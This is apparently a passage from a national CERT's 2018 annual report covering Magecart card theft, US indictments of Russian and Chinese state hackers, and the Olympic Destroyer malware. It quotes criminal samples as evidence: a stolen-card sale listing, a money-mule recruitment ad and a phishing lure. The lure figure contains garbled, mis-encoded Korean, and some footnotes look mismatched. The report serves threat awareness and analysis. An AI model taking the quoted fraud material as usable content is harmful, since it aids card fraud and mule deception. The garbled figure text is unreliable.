
CVV2 DUMPS UPDATE (HIGH VALID)

CVV2 UPDATE (BIG UPDATE, HIGH VALID)
X-MASSIVE-EU-01 (BIG UPDATE, FRESH SNIFF) **EU/ASIA/WORLD MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
X-MASSIVE-UK-01 (BIG UPDATE, FRESH SNIFF) **UK MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
X-MASSIVE-US-01 (BIG UPDATE, FRESH SNIFF) **USA MIX (with CardHolder IP), HIGH VALID 85-95%**, uploaded 2018-09-13
NO REFUNDS !

List of available countries:
GBR, USA, DEU, ITA, ESP, CAN, FRA, CHE, IRL, AUS, ZAF, NLD, IND, DNK,
JPN, HKG, CHN, CHN, BRA, SAU, KOR, AUT, ARG, ARE, MEX, MYS, NOR, KWT,
OMN, CZE, BEL, FIN, POL, ISR, BMU, PRT, GRC, BHR, NER, LUX, CHL, TTO,
THA, HUN, CYP, EGY, NZL, CYM, LBN, TUR, HRV, QAT, EST, BGR, MLT, JOR,
GHA, BHS, COL, ISL, JAM, KEN, IDN, PHL and other, almost all countries !!

Figure 61. *Data stolen from British Airways for sale (source: RiskIQ).*

One of the groups created a complex network that made monetisation possible. The stolen cards were used to buy small electronic devices. The items were collected by US citizens, who were recruited for this purpose as “mules” or “smurfers”, and who later sent them to Eastern Europe. In order to make the criminal enterprise more credible, the criminals set up a website of a reshipping company, which led these people to believe that they were doing legitimate work.



Transport Agent
доска объявлений / раздел: Требуются

Автор: Serzh
ID: 24359 [Удалить объявление]

NYC: 5.01.2016, 09:05
MSK: 5.01.2016, 17:05

[Штат: Все штаты]
[Просмотров: 640 👁]

[Телефон: 4457789112 ☎]

Transport Agent

Do you have a free hour or two hours a day? And you want to make money USLogisticExpress transport company offers you work in our company as a transport agent. Tuition is free. From you the desire to make money, punctuality. To begin working with our company, visit our website and register uslogisticexpress.com

Figure 62. *A job offer aimed at recruiting unaware people to become “mules” (source: RiskIQ).*

The Magecart phenomenon attracted more public attention only after the attack on Ticketmaster, a popular website selling tickets for various cultural events. The criminals didn’t breach Ticketmaster directly. Instead, the modified scripts of one of the services used by the point of sale provided by Inbenta – smart chat solutions vendor. Such incidents are referred to as supply chain attacks. In this case, Inbenta’s security team was to blame, since the exploited vulnerability was found in their systems.

Interestingly, three other Ticketmaster sites were infected in the same way, but the attacker managed to compromise a completely different service provider – SociaPlus.

By that time, thousands of stores used the services of these two platforms, but the attackers decided to hit only the biggest players in the market.

The list of compromised vendors is presented in Table 9. [111]

[111] Source: https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf

Company Name	Start of the incident	Incident detection
Conversions on Demand	December 2016	April 2017
Annex Cloud	December 2017	July 2018
SAS Net Reviews	April 2017	July 2017
flashtalking	July 2018	August 2018
SociaPlus	December 2017	June 2018
Inbenta	February 2018	June 2018
PushAssist	June 2018	August 2018
Clarity Connect	May 2017	July 2018
ShopBack	January 2018	May 2018
CompanyBe	May 2018	September 2018
Feedify	August 2018	September 2018
Shopper Approved	September 2018	September 2018

Table 9. *List of companies compromised by Magecart.*

American indictments against APT groups


2018 was unique in terms of the sheer number of indictments published by the US Department of Justice, regarding the cases of illegal activities on the Internet against the United States of America, carried out by organisations connected to or financed by foreign governments. They are particularly important, due to the fact that they directly identify the perpetrators responsible for many hacking attacks and disinformation campaigns in recent years, which caused quite a stir in the security community.

"Troll Factories" – disinformation campaigns

Following reports by the US security agencies regarding the alleged influence of Russia on the outcome of the 2016 presidential elections,[112] in May 2017, a special investigation group led by former FBI Director Robert Mueller[113] was set up at the Department of Justice to shed light on this case. Amongst all investigations, which ended with an indictment in 2018,[114] two of them concerned hacking attacks and their disinformation campaigns on the Internet carried out by Russians.

[112] https://www.dni.gov/files/documents/ICA_2017_01.pdf
[113] https://www.justice.gov/opa/pr/appointment-special-counsel
[114] https://www.justice.gov/sco

In February 2018, Mueller's team accused three Russian companies, including the Internet Research Agency and its 12 affiliates.[115]



IN THE UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLUMBIA

UNITED STATES OF AMERICA	*	
	*	CRIMINAL NO.
v.	*	
	*	(18 U.S.C. §§ 2, 371, 1349, 1028A)
INTERNET RESEARCH AGENCY LLC	*	
A/K/A MEDIASINTEZ LLC A/K/A	*	
GLAVSET LLC A/K/A MIXINFO	*	
LLC A/K/A AZIMUT LLC A/K/A	*	
NOVINFO LLC,	*	
CONCORD MANAGEMENT AND	*	
CONSULTING LLC,	*	
CONCORD CATERING,	*	
YEVGENIY VIKTOROVICH	*	
PRIGOZHIN,	*	

Figure 63. *First page of the indictment against the Internet Research Agency.*

The indictment alleges that the company and its employees have been carrying out regular disinformation campaigns since 2014. Many former employees of the company eagerly spoke about the details of their work in the American media. In an interview with the WTOP radio station,[116] one of them admitted that more than 600 people worked 12-hour shifts at the company at that time. Every morning, employees were supposedly instructed to write comments on the Internet, in line with the action plan presented on a given day. These comments were supposed to praise the Russian government's actions and were posted both on Russian-language websites, as well as in international social media, including on Facebook. According to the indictment, during the 2016 presidential election campaign both fake and hacked profiles of American activists, groups and websites were used. The aim was to undermine the confidence of US citizens in the electoral process, politicians and the US government. Later in the campaign, the employees of the Internet Research Agency would support one of the candidates.

The Internet Research Agency is financed by Yevgeny Prigozhin, who was mentioned in the indictment – a Russian businessman with close ties to Vladimir Putin.[117]

The company's employees were well-prepared for the task at hand – they posted their comments only during the day in American time zones, using proxy servers located in the United States. They were also very well versed in the ins and outs of election campaigns.

The American media and former employees of the Internet Research Agency[118] describe the company as a "troll factory." The terms "trolls from Olgino" – the district of St. Petersburg where the „factory" was located – became synonymous with organised actions of the Russian propaganda machine on the Internet in Russian slang.[119]


[115] https://www.justice.gov/file/1035477/download
[116] https://wtop.com/j-j-green-national/2018/09/tale-of-a-troll-inside-the-internet-research-agency-in-russia/
[117] https://en.crimerussia.com/gromkie-dela/navalny-asks-fsb-to-investigate-putin-s-cook/
[118] https://www.nytimes.com/2018/02/18/world/europe/russia-troll-factory.html
[119] https://en.wikipedia.org/wiki/Internet_Research_Agency#Origin

Figure 64. *One of the offices of the Internet Research Agency, photo: Mstyslav Chernov/Associated Press.*

The company's chief accountant, Elena Khusyaynova, was accused of a conspiracy to defraud the United States in September 2018 after an investigation by the FBI.[120] Khusyaynova was managing a budget in excess of a million dollars a month. The indictment also reveals the name of the operation under which the disinformation activities were conducted: "Project Lakhta."

APT28 actions against the DNC

In July 2018, Mueller's team indicted 12 Russian military intelligence ("GRU") officers from units 26165 and 74455, in connection with their activities during the 2016 presidential election.[121] According to the indictment, their activities encompassed gaining access to a variety of documents and materials, which were later published at carefully selected times in order to sway the American public.



INDICTMENT

The Grand Jury for the District of Columbia charges:

COUNT ONE
(Conspiracy to Commit an Offense Against the United States)

1. In or around 2016, the Russian Federation ("Russia") operated a military intelligence agency called the Main Intelligence Directorate of the General Staff ("GRU"). The GRU had multiple units, including Units 26165 and 74455, engaged in cyber operations that involved the staged releases of documents stolen through computer intrusions. These units conducted large-scale cyber operations to interfere with the 2016 U.S. presidential election.


Figure 65. *Excerpt of an indictment against GRU.*

[120] https://www.justice.gov/opa/press-release/file/1102316/download
[121] https://www.justice.gov/file/1080281/download

The indictment clearly attributes the attacks (which we described in our 2016 report[122]) on the Democratic National Committee and its leader, John Podesta, who had a large number of sensitive documents stolen from his private e-mail address. The investigation team described the actions taken by individual officers, as well as methods and tools they used – including malware – in great and extensive detail. They also described the course of phishing campaigns targeting employees and the way they infiltrated and covered their tracks in the infrastructure of Hillary Clinton's campaign committee.

To date, cybersecurity companies attributed the attacks on DNC to two groups dubbed Fancy Bear / APT28 and Cozy Bear / APT29. In spite of the fact that APT28 has previously been suspected of having ties with Russian military intelligence, the FBI investigation that ended with the indictment is the first such attempt to identify the attackers.

The investigators also described the methods of publishing these stolen documents, which was carried out via the DCLeaks.com website established by the criminals, as well as the fake "Guccifer 2.0" persona. The "DCLeaks" website was managed and promoted by fake profiles of American activists. "Guccifer 2.0", on the other hand, was used to convince everybody that a single Romanian hacker was behind all the attacks. "Guccifer 2.0" was eager to provide various statements on-line to the media, who in June 2016 established that the "Romanian" hacker needed to use on-line translators to speak their "native" language,[123] and on their blog, they used emoticons written in a way specific to users of a Russian keyboard layout.



GUCCIFER 2.0

WRITTEN BY GUCCIFER2

JUNE 15, 2016

TEXT WIDGET

This is a text widget, which allows you to add text or HTML to your sidebar. You can use them to display text, links, images, HTML, or a combination of these. Edit them in the Widget section of the Customizer.

GUCCIFER 2.0 DNC'S SERVERS HACKED BY A LONE HACKER

Worldwide known cyber security company CrowdStrike announced that the Democratic National Committee (DNC) servers had been hacked by "sophisticated" hacker groups.

I'm very pleased the company appreciated my skills so highly))) But in fact, it was easy, very easy.

Guccifer may have been the first one who penetrated Hillary Clinton's and other Democrats' mail servers. But he certainly wasn't the last. No wonder any other hacker could easily get access to the DNC's servers.

Shame on CrowdStrike: Do you think I've been in the DNC's networks for almost a year and saved only 2 documents? Do you really believe it?

Here are just a few docs from many thousands I extracted when hacking into DNC's network.


They mentioned a leaked database on Donald Trump. Did they mean this one?

Figure 66. *"Guccifer 2.0" blog.*

[122] https://www.cert.pl/PDF/Raport_CP_2016.pdf#page=35
[123] https://motherboard.vice.com/en_us/article/d7ydwy/why-does-dnc-hacker-guccifer-20-talk-like-this

APT28 and anti-doping agencies

In 2016, we witnessed hacker attacks and attempts to discredit two international institutions responsible for curbing doping in sport: WADA – the World Anti-Doping Agency and CAS – the Court of Arbitration for Sport, which handles its appeals. The then unknown attackers managed to acquire access data to the ADAMS (Anti-Doping Administration and Management System) using phishing attacks. One of the first accounts hacked during the attacks belonged to Yuliya Rusanova, whistleblower who reported doping in the Russian Olympic Team. Ultimately, WADA admitted the leak of data belonging to at least 41 athletes.[124] Other than that, the CAS website database was also stolen by the criminals. Finally, the Anonymous Poland (@anpoland) Twitter account published the data pertaining to the editors of the CAS website, along with an announcement that the athletes' data would be published – eventually, that happened and the data were available at fancybear.net. The publicised documents contained medical data on the results of anti-doping controls and special approvals for the use of specific substances. Apart from WADA, the list of attacked websites included the US Olympic Team (teamusa.org) and the International Paralympic Committee (paralympic.org).[125]



Anonymous Poland @anpoland · ಆಗ 10

Leak International Court of Arbitration for Sport: Files DB: sendspace.com/file/w03ula & Video

Figure 67. *Publication of leaked CAS data.*

Interestingly, the fancybear.net website was supposed to be associated with the Fancy Bear / APT28 group. Researchers associated with the "Jump ESP, jump!" blog suggested that this was one of the elements supposed to discredit Russia.[126]

The Americans also attributed this attack to Russian military intelligence. In the indictment filed in October 2018,[127] more than 40 pages detail the activities of GRU officers carried out in a period from 2014 to at least May 2018. In addition to WADA and CAS, the list of organisations targeted by Russian hackers also includes: US Anti-Doping Agency (USADA), Canadian Centre for Ethics in Sport (CCES), International Association of Athletics Federations (IAAF), FIFA, as well as several organisations not connected with sports, such as the nuclear power company Westinghouse Electric Company in the USA, the Organisation for the Prohibition of Chemical Weapons and the Swiss Chemical Laboratory in Spiez, which investigated chemicals used in the Salisbury attack in March 2018.

According to American investigators, the attacks on anti-doping organisations were supposed to discrediting them in the eyes of the general public. These attacks coincided with the doping scandal in the Russian Olympic Team.[128] In July 2016 WADA recommended the International Olympic Committee (IOC) to exclude the Russian national team from the Rio de Janeiro Summer Olympic Games. A few days later, CAS dismissed the appeal against the disqualification of several dozen Russian athletes. At the beginning of August 2016, the IOC allowed the Russian national team to partake in the Games, but excluded 111 of the 389 registered athletes. The International Paralympic Committee disqualified the entire Russian Paralympic Team, and the appeal against this decision was soon rejected by the CAS.

[124] https://www.wada-ama.org/en/media/news/2016-09/cyber-hack-update-data-leak-concerning-41-athletes-from-13-countries-and-17

[125] http://web.archive.org/web/20160908145346/https://twitter.com/anpoland


[126] https://webcache.googleusercontent.com/search?q=cache:HX8PZRnMOwYJ:https://jumpespjump.blogspot.com/2016/10/why-i-believe-wada-was-not-hacked-by.html

[127] https://en.wikipedia.org/wiki/Doping_in_Russia#August_to_September_2016

[128] https://en.wikipedia.org/wiki/Internet_Research_Agency#Origin

The indictment describes the methods, technical solutions – malware, including "XAgent" and "XTunnel." as well as fake activist profiles used to disseminate stolen information. These included the aforementioned "Anonymous Poland" persona, which suggested participation of Polish hackers in the attacks. It was also used later to publish data from other leaks, including an attempt to damage Polish-Ukrainian relations. We described them in detail in the 2017 report.[129]

A similar attribution was also made by the British National Cyber Security Centre in the press release published in October 2018.[130]



44. On August 5, 2016, defendant YERMAKOV conducted research regarding WADA, the WADA-appointed IP, the McLaren Report and CISCO firewalls. This included research of a specific WADA employee, including his or her LinkedIn profile. Minutes later, conspirators created a link embedding that employee's email address using the URL-shortening service Bit.ly, and a corresponding spearphishing email was sent to the victim's email account. The employee clicked on the malicious link which was designed to allow defendant YERMAKOV and the conspirators to harvest his or her log-in credentials and gain access to his or her emails. Over the course of the conspirators' targeting of WADA, this Bit.ly account created links for the personal email accounts of at least four WADA employees.

Figure 68. *A detailed description of the attack on one of WADA's employees.*

APT10 and industrial espionage


The last indictment from December 2018[131] concerns two Chinese citizens, employees of Huaying Haitai, a company affiliated with one of the Chinese ministries. They were members of the APT10 group, mostly dealing with industrial espionage for the benefit of Chinese intelligence agencies.

Although the indictment does not mention specific companies or institutions from which sensitive information was stolen by name (listing NASA and its JPL as an exception), the document points out that over the last 12 years APT10 has attacked more than 45 US-based companies and institutions in diverse array of commercial activity, industries, and technologies, including aviation, space and maritime technology, manufacturing technology, industrial automation sector, laboratory equipment sector, pharmaceutical technology, oil and gas exploration and production technology, communications technology, computer processor technology, household electronics, consulting, IT services, as well as biomedical industry. Companies and institutions from several other countries also fell victim to these attacks.

The investigation was conducted by the FBI in close cooperation with DCIS, its military counterpart, as the most serious and recent APT10 attack investigated was a hacking attack against US Navy

[129] https://www.cert.pl/PDF/Raport_CP_2017.pdf#page=40
[130] https://www.ncsc.gov.uk/news/reckless-campaign-cyber-attacks-russian-military-intelligence-service-exposed
[131] https://www.justice.gov/file/1121706/download

computer systems. Criminals have managed to steal sensitive personal data concerning more than 100,000 U.S. soldiers and civilian workers.



WANTED
BY THE FBI

APT 10 GROUP

Conspiracy to Commit Computer Intrusions; Conspiracy to Commit Wire Fraud; Aggravated Identity Theft

ZHU HUA

ZHANG SHILONG

Figure 69. *A fragment of an FBI poster.*

Summary

It is worth noting that the descriptions of the attacks carried out are very detailed, and so is the attribution at the level of the actions of specific individuals, soldiers and officers. We also know their personal details, nicknames, ranks and places of work or service. It can be presumed that the US Attorney's Office has devoted a great deal of resources to prosecuting and then trying to get arrest warrants for people who, most likely because of their current whereabouts, will never be brought to justice before a US court.


The indictments analysed in the report are, however, a very clear warning to those who carry out hacking attacks and disinformation campaigns against the US Government, its companies, citizens and organisations. These indictments prove that all attacks will be thoroughly investigated and the perpetrators will be exposed.

All of these indictments can be downloaded from the following addresses:

- https://www.justice.gov/file/1035477/download (against the "troll factory"),
- https://www.justice.gov/file/1102316/download (indictment of the "troll factory" accountant),
- https://www.justice.gov/file/1080281/download (regarding influencing the elections),
- https://www.justice.gov/file/1098481/download (regarding attacks on WADA/CAS),
- https://www.justice.gov/file/1121706/download (regarding industrial espionage).

Olympic Destroyer – an attack against the Winter Games

Before the start of the 2018 Olympic Winter Games in South Korea, McAfee reported on[132] phishing attacks against one of the organisers' e-mail addresses. The message supposedly came from the South Korean Counter-Terrorism Centre, which at that time carried out exercises in the area, where the Olympic Games were taking place. The document attached to the news downloaded and installed malicious software, although it was still relatively dormant at that time, only gathering information about the system and network infrastructure.



해당 버전의 Microsoft Word ™ 와 호환되지 않습니다.
Microsoft Word ™ 을 최신버전으로 업데이트 하시거나
콘텐츠 활성화 버튼을 눌러주세요.

Enable Content to adjust this document to your version of Microsoft Word ™

ì œ1ìž¥ ì´ì¹™
ì œ1ì¡° (ëª©ì)

ì˝ ì•½ê´€ì€ ì „ê¸°í†µì‹ ì‚¬ì—…ë²•ë ¹ ë° ì •ë³´í†µì‹ ë§ ì´ìš©ì´‰ì§„ ë° ì •ë³´ë³´í˜¸ ë“±ì— ê´€í•œ ë²•ë ¹ì— ì˝í•˜ì—¬ ã˜œì—ìŠ¤ë„¸ì—ìŠ¤, ã˜œì—ìŠ¤ë„¸ì—ìŠ¤ì•„ì´í•¨ì— , ã˜œì—ìŠ¤ë„¸ì—ìŠ¤ì˜ŒêŸ¬ìŠ¤, ã˜œì—ìŠ¤ë„¸ì—ìŠ¤ìŠ¤í¬ì¸ , ì—ìŠ¤ë„¸ì—ìŠ¤ë°°ì´í„ì»´ ìœ í•œìšŒì‚¬ (ì´í•˜"ìšŒì‚¬"ë¼ í•©ë‹ˆë‹¤)ê°€ ì œê³µí•˜ëŠ” ì „ìž,ìŠ¤ë¥¼ ì´ìš©í•

Figure 70. *Fake phishing e-mail.*

On the day of the opening ceremony, the visitors started to report problems with access to the event's website and ticket printing features. Journalists in the press centre, on the other hand, lost access to the Internet and television broadcasts. Restoring the services took 12 hours. Two days later, the organisers of the Games admitted that the reason for these issues were hacking attacks that employed malware, but they did not want to share the details.

On the same day, malware samples used in the attack were sent to IT security companies. Several days later, the first technical analysis was presented by Cisco Talos researchers.[133] According to their analysis, the main executable file of the analysed sample contained numerous modules responsible for carrying out various functionalities of the malware.

The first module was responsible for spreading the malware automatically across the local and domain network. Credentials were needed to infect the subsequent machines, but this was taken care of by two additional modules. One of them worked by stealing passwords saved from web browsers and the other one stole passwords of users logged in to the operating system. Interestingly enough, they were stored in the executable file itself, which was used for subsequent infections. The sample tested by Cisco Talos managed to obtain login data of as many as 44 accounts as it spread through the network.

The most important module of Olympic Destroyer, as this malware was dubbed, was the one that tried to eventually damage the infected system. After deleting backup copies and system restore points, the malware tried to overwrite available files irretrievably, reconfigure the system so that it could not be restarted and shut down the computer.

